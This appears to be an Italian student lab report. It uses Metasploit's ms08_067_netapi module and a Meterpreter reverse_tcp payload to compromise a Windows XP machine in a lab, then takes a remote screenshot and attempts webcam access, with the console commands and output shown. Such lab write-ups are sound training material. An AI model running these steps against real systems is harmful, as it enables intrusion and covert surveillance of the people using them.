
CONSEGNA U2 S7 L3

- **Parte1 (Preparazione strumenti)**


Prima di tutto, per eseguire l'esercizio, avvio la macchina Windows XP.

In seguito, sulla Kali avvio **msfconsole**. Subito tramite il comando search, cerco la vulnerabilità da testare nell'esercizio, chiamata **ms08-067**.



- **Parte 2 (configurazione dell'attacco)**

Trovo l'exploit necessario ad effettuare l'attacco al sistema target.



Tramite **use** vado a selezionare lo script.

```
msf6 > use 0
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
```

Con il comando **show options** vado a visionare tutti i payloads disponibili.

```
msf6 exploit(windows/smb/ms08_067_netapi) > show payloads

Compatible Payloads
===================

   #    Name                                      Disclosure Date  Rank    Check  Description
   -    ----                                      ---------------  ----    -----  -----------
   0    payload/generic/custom                    .                normal  No     Custom Payload
   1    payload/generic/debug_trap                .                normal  No     Generic x86 Debug Trap
   2    payload/generic/shell_bind_aws_ssm        .                normal  No     Command Shell, Bind SSM (v
ia AWS API)
```

Con il comando **set payload** seleziono il payload numero 62.

```
msf6 exploit(windows/smb/ms08_067_netapi) > set payload 62
payload ⇒ windows/meterpreter/reverse_tcp
```


Successivamente col comando **show options** verifico se lo script necessita di parametri per funzionare correttamente. In questo caso serve **rhost** (IP della macchina in remoto cioè la vittima, in questo caso la macchina Windows) ed **lhost** (IP della macchina locale cioè l'attaccante, in questo caso la Kali).

```
msf6 exploit(windows/smb/ms08_067_netapi) > show options

Module options (exploit/windows/smb/ms08_067_netapi):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOSTS                    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/usin
                                       g-metasploit.html
   RPORT    445              yes       The SMB service port (TCP)
   SMBPIPE  BROWSER          yes       The pipe name to use (BROWSER, SRVSVC)


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     10.0.2.15        yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port
```

Uso i comandi **set rhost** e **set lhost** per inserire rispettivamente gli indirizzi IP della macchina vittima e dell'attaccante.


```
msf6 exploit(windows/smb/ms08_067_netapi) > set rhost 192.168.50.103
rhost ⇒ 192.168.50.103
msf6 exploit(windows/smb/ms08_067_netapi) > set lhost 192.168.50.100
lhost ⇒ 192.168.50.100
```

Poi ricontrollo il tutto per essere sicuro che sia configurato tutto a puntino.




- **Parte 3 (Esecuzione attacco e sfruttamento vulnerabilità)**


Con il comando **run** oppure **exploit** do avvio all'attacco.




L’attacco va a buon fine ed ottengo l’accesso alla macchina Windows XP con **meterpreter**. Uso il comando **help** per visionare tutti i comandi disponibili.




Su richiesta della consegna dell'esercizio verifico il comando necessario per salvare uno screenshot sulla macchina Windows da remoto.




Lo screenshot è stato salvato correttamente nella home della Kali.



kali - Thunar
File Edit View Go Bookmarks Help
kali
Places
Computer
kali
Desktop
Recent
Trash
Documents
Music
Pictures
Videos
Downloads
Devices
File System
Network
Browse Network
prova.txt
put_payload.txt
risposta.txt
risultato.txt
rockyou.txt
script_utili.txt
sGfKpWdZ.html
shell.php
shell_avanzata.php
users.txt
wCgSMwxg.jpeg
"wCgSMwxg.jpeg" | 50.7 KiB (51921 bytes) | JPEG image


wCgSMwxg.jpeg - Image Viewer [4/4]
File Edit View Go Help
Cestino
start
IT
16.33

Infine controllo se è possibile prendere il controllo della webcam da remoto.



Purtroppo, usando il comando **webcam_chat** non è stato possibile aprire la webcam.



Infatti verificando con il comando **webcam_list** non risulta nessuna webcam connessa al sistema.